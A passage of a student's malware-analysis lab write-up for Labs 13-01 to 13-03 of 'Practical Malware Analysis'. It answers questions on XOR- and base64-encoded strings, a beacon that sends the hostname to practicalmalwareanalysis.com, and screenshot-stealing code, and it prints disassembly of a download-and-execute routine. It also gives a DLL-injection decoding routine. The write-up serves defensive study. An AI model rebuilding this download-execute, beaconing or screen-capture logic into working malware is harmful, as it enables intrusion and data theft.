push    ecx             ; LPCSTR
push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
push    0               ; LPUNKNOWN
call    URLDownloadToFileA
mov     [ebp+var_444], eax
cmp     [ebp+var_444], 0
jnz     short loc_401124

push    0               ; uCmdShow
lea     edx, [ebp+CmdLine]
push    edx             ; lpCmdLine
call    ds:WinExec
```

Figure 9. URLDownloadToFileA

Practical No. 7

a. Analyze the malware found in the file *Lab13-01.exe*.

i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

In IDA Pro, we can see the following strings which are of not much meaning. However on execution, if we were to strings the memory using process explorer and sniff the network traffic, we can observe some new strings such as http://www.practicalmalwareanalysis.com.

Address	Length	Type	String
.rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.rdata:0040511D	0000000C	C	123456789+/
.rdata:00405156	00000006	unic...	0P
.rdata:0040515D	00000008	C	(8PX\a\b
.rdata:00405165	00000007	C	700WP\a
.rdata:00405174	00000008	C	\b`h````
.rdata:0040517D	0000000A	C	ppxxxx\b\a\b
.rdata:00405198	0000000E	unic...	(null)
.rdata:004051A8	00000007	C	(null)
.rdata:004051B0	0000000F	C	runtime error
.rdata:004051C4	0000000E	C	TLOSS error\r\n
.rdata:004051D4	0000000D	C	SING error\r\n

Figure 1. Meaningless string




Figure 2. URL found

ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?

The subroutine @0x00401300 loads a resource in the binary and xor the value with “;“.




Figure 3. FIndResourceA 101

Figure 4. Resource String





Figure 5. XOR with ;

iii. What is the key used for encoding and what content does it encode?

The key used is "**;**". The decoded content is **http://www.practicalmalwareanalysis.com**.

iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?



KANAL plugin located 4 addresses that uses “**ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/**”

v. What type of encoding is used for a portion of the network traffic sent by the malware?

base64 encoding is used to encode the computer name.




Figure 7. Encoding string




Figure 8. String encoded

Figure 9. Checking base64 encoded string

vi. Where is the Base64 function in the disassembly?

At address 0x004010B1.

vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?

The maximum length is 12 characters. The maximum base64 length is 16 bytes.

```
; BOOL __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesTo
httpRead proc near

Buffer= byte ptr -558h
hFile= dword ptr -358h
szUrl= byte ptr -354h
hInternet= dword ptr -154h
name= byte ptr -150h
szAgent= byte ptr -50h
var_30= byte ptr -30h
var_2B= dword ptr -2Bh
var_27= dword ptr -27h
var_23= dword ptr -23h
dwNumberOfBytesRead= dword ptr -1Ch
var_18= byte ptr -18h
var_C= byte ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
lpBuffer= dword ptr  0Ch
dwNumberOfBytesToRead= dword ptr  10h
lpdwNumberOfBytesRead= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 558h
mov     [ebp+var_30], 0
xor     eax, eax
mov     dword ptr [ebp+var_30+1], eax
mov     [ebp+var_2B], eax
mov     [ebp+var_27], eax
mov     [ebp+var_23], eax
push    offset aMozilla4_0 ; "Mozilla/4.0"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 8
push    100h            ; namelen
lea     edx, [ebp+name]
push    edx             ; name
call    gethostname
mov     [ebp+var_4], eax
push    12              ; copy 12 characters
lea     eax, [ebp+name]
push    eax             ; char *
lea     ecx, [ebp+var_18]
push    ecx             ; char *
call    _strncpy
```

Figure 10. Only 12 Characters

viii. In this malware, would you ever see the padding characters (= or ==) in the Base64-encoded data?

According to wiki. If the plain text is not divisible by 3, padding will present in the encoded string.

ix. What does this malware do?

It keeps sending the computer name (max 12 bytes) to **http://www.practicalmalwareanalysis.com** every 30 seconds until 0x6F is received as the first character in the response.

b. Analyze the malware found in the file *Lab13-02.exe*

i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8xhexadecimal]**. The file created seems random.




Figure 1. Proc Mon

ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction
.text:00401040	sub_401000	xor eax, eax
.text:004012D6	sub_40128D	xor eax, [ebp+var_10]
.text:0040171F	sub_401570	xor eax, [esi+edx*4]
.text:0040176F	sub_401739	xor edx, [ecx]
.text:0040177A	sub_401739	xor edx, ecx
.text:00401785	sub_401739	xor edx, ecx
.text:00401795	sub_401739	xor eax, [edx+8]
.text:004017A1	sub_401739	xor eax, edx
.text:004017AC	sub_401739	xor eax, edx
.text:004017BD	sub_401739	xor ecx, [eax+10h]
.text:004017C9	sub_401739	xor ecx, eax
.text:004017D4	sub_401739	xor ecx, eax
.text:004017E5	sub_401739	xor edx, [ecx+18h]
.text:004017F1	sub_401739	xor edx, ecx
.text:004017FC	sub_401739	xor edx, ecx
.text:0040191E	_main	xor eax, eax
.text:0040311A		xor dh, [eax]
.text:0040311E		xor [eax], dh
.text:00403688		xor ecx, ecx
.text:004036A5		xor edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents.

iv. Where is the encoding function in the disassembly?

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 20Ch
mov     [ebp+hMem], 0
mov     [ebp+nNumberOfBytesToWrite], 0
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+hMem]
push    ecx
call    GetData         ; Steal Data
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+hMem]
push    eax
call    encode          ; Encode Data
add     esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aTemp08x ; "temp%08x"
lea     edx, [ebp+FileName]
push    edx             ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx             ; nNumberOfBytesToWrite
mov     edx, [ebp+hMem]
```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.


GetDesktopWindow: Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

GetDC: The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

CreateCompatibleDC: The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

CreateCompatibleBitmap: The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

BitBlt: The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.



```
mov     [ebp+hdc], 0
push    0               ; nIndex
call    ds:GetSystemMetrics
mov     [ebp+var_1C], eax
push    1               ; nIndex
call    ds:GetSystemMetrics
mov     [ebp+cy], eax
call    ds:GetDesktopWindow
mov     hWnd, eax
mov     eax, hWnd
push    eax             ; hWnd
call    ds:GetDC
mov     hDC, eax
mov     ecx, hDC
push    ecx             ; hdc
call    ds:CreateCompatibleDC
mov     [ebp+hdc], eax
mov     edx, [ebp+cy]
push    edx             ; cy
mov     eax, [ebp+var_1C]
push    eax             ; cx
mov     ecx, hDC
push    ecx             ; hdc
call    ds:CreateCompatibleBitmap
mov     [ebp+h], eax
mov     edx, [ebp+h]
push    edx             ; h
mov     eax, [ebp+hdc]
push    eax             ; hdc
call    ds:SelectObject
push    0CC0020h        ; rop
push    0               ; y1
push    0               ; x1
mov     ecx, hDC
push    ecx             ; hdcSrc
mov     edx, [ebp+cy]
push    edx             ; cy
mov     eax, [ebp+var_1C]
push    eax             ; cx
push    0               ; y
push    0               ; x
mov     ecx, [ebp+hdc]
push    ecx             ; hdc
call    ds:BitBlt
lea     edx, [ebp+pv]
push    edx             ; pv
push    18h             ; c
mov     eax, [ebp+h]
push    eax             ; h
call    ds:GetObjectA
```

Figure 4. Screenshot

vi. Can you find the algorithm used for encoding? If not, how can you decode the content?

The encoder used is pretty lengthy to go through, However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```
.text:00401739 xor             proc near               ; CODE XREF: encode+26↓p
.text:00401739
.text:00401739 var_4           = dword ptr -4
.text:00401739 arg_0           = dword ptr  8
.text:00401739 arg_4           = dword ptr  0Ch
.text:00401739 arg_8           = dword ptr  10h
.text:00401739 arg_C           = dword ptr  14h
.text:00401739
.text:00401739                 push    ebp
.text:0040173A                 mov     ebp, esp
.text:0040173C                 push    ecx
.text:0040173D                 mov     [ebp+var_4], 0
.text:00401744                 jmp     short loc_40174F
.text:00401746 ; ---------------------------------------------------------------
.text:00401746
.text:00401746 loc_401746:                             ; CODE XREF: xor+DD↓j
.text:00401746                 mov     eax, [ebp+var_4]
.text:00401749                 add     eax, 10h
.text:0040174C                 mov     [ebp+var_4], eax
.text:0040174F
.text:0040174F loc_40174F:                             ; CODE XREF: xor+B↑j
.text:0040174F                 mov     ecx, [ebp+var_4]
.text:00401752                 cmp     ecx, [ebp+arg_C]
.text:00401755                 jnb     loc_40181B
.text:0040175B                 mov     edx, [ebp+arg_0]
.text:0040175E                 push    edx
.text:0040175F                 call    shiftOperations
.text:00401764                 add     esp, 4
.text:00401767                 mov     eax, [ebp+arg_4]
.text:0040176A                 mov     ecx, [ebp+arg_0]
.text:0040176D                 mov     edx, [eax]
.text:0040176F                 xor     edx, [ecx]
.text:00401771                 mov     eax, [ebp+arg_0]
.text:00401774                 mov     ecx, [eax+14h]
.text:00401777                 shr     ecx, 10h
.text:0040177A                 xor     edx, ecx
.text:0040177C                 mov     eax, [ebp+arg_0]
.text:0040177F                 mov     ecx, [eax+0Ch]
.text:00401782                 shl     ecx, 10h
.text:00401785                 xor     edx, ecx
.text:00401787                 mov     eax, [ebp+arg_8]
.text:0040178A                 mov     [eax], edx
.text:0040178C                 mov     ecx, [ebp+arg_4]
.text:0040178F                 mov     edx, [ebp+arg_0]
.text:00401792                 mov     eax, [ecx+4]
.text:00401795                 xor     eax, [edx+8]
.text:00401798                 mov     ecx, [ebp+arg_0]
.text:0040179B                 mov     edx, [ecx+1Ch]
.text:0040179E                 shr     edx, 10h
.text:004017A1                 xor     eax, edx
.text:004017A3                 mov     ecx, [ebp+arg_0]
.text:004017A6                 mov     edx, [ecx+14h]
.text:004017A9                 shl     edx, 10h
.text:004017AC                 xor     eax, edx
```

Figure 5. xor operations

vii. Using instrumentation, can you recover the original source of one of the encoded files?

My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLL and create a thread to run the following function on **DLL_PROCESS_ATTACHED**. To attach the DLL to the malware process, we first run the malware and use a tool called **Remote DLL injector** by securityxploded to inject the DLL into the malicious process.

```
void decode()
{
    WIN32_FIND_DATA ffd;
    LARGE_INTEGER filesize;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError=0;

    while(1){
        StringCchCopy(szDir, MAX_PATH, ".");
        StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

        hFind = FindFirstFile(szDir, &ffd);

        myFuncPtr = (funptr)0x0040181F;
        myWritePtr = (writeFunc)0x00401000;

        if (INVALID_HANDLE_VALUE == hFind)
        {
            continue;
        }

        do
        {
            if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
            {
                if(!strncmp(ffd.cFileName, "temp", 4)){
                    BYTE *buffer;
                    long fsize;
                    CHAR temp[MAX_PATH];
                    FILE *f = fopen(ffd.cFileName, "rb");
                    fseek(f, 0, SEEK_END);
                    fsize = ftell(f);
                    fseek(f, 0, SEEK_SET);

                    buffer = (BYTE*)malloc(fsize + 1);
                    fread(buffer, fsize, 1, f);
                    fclose(f);
                    myFuncPtr(buffer, fsize);

                    sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
                    myWritePtr(buffer, fsize, temp);
                    free(buffer);
                    DeleteFileA(ffd.cFileName);
                }
            }
        }
        while (FindNextFile(hFind, &ffd) != 0);

        FindClose(hFind);
        Sleep(1000);
    }
}
```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with “**temp**“. It then reads the file and pass the data to the encoding function **@0x40181F**. Once the data is decoded, we make use of the function **@0x401000** to write out the file to

“**DECODED_[encoded file name].bmp**“. Last but not least i shall delete the encoded file so as not to clutter the folder.

c. Analyze the malware found in the file *Lab13-03.exe*.

i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.

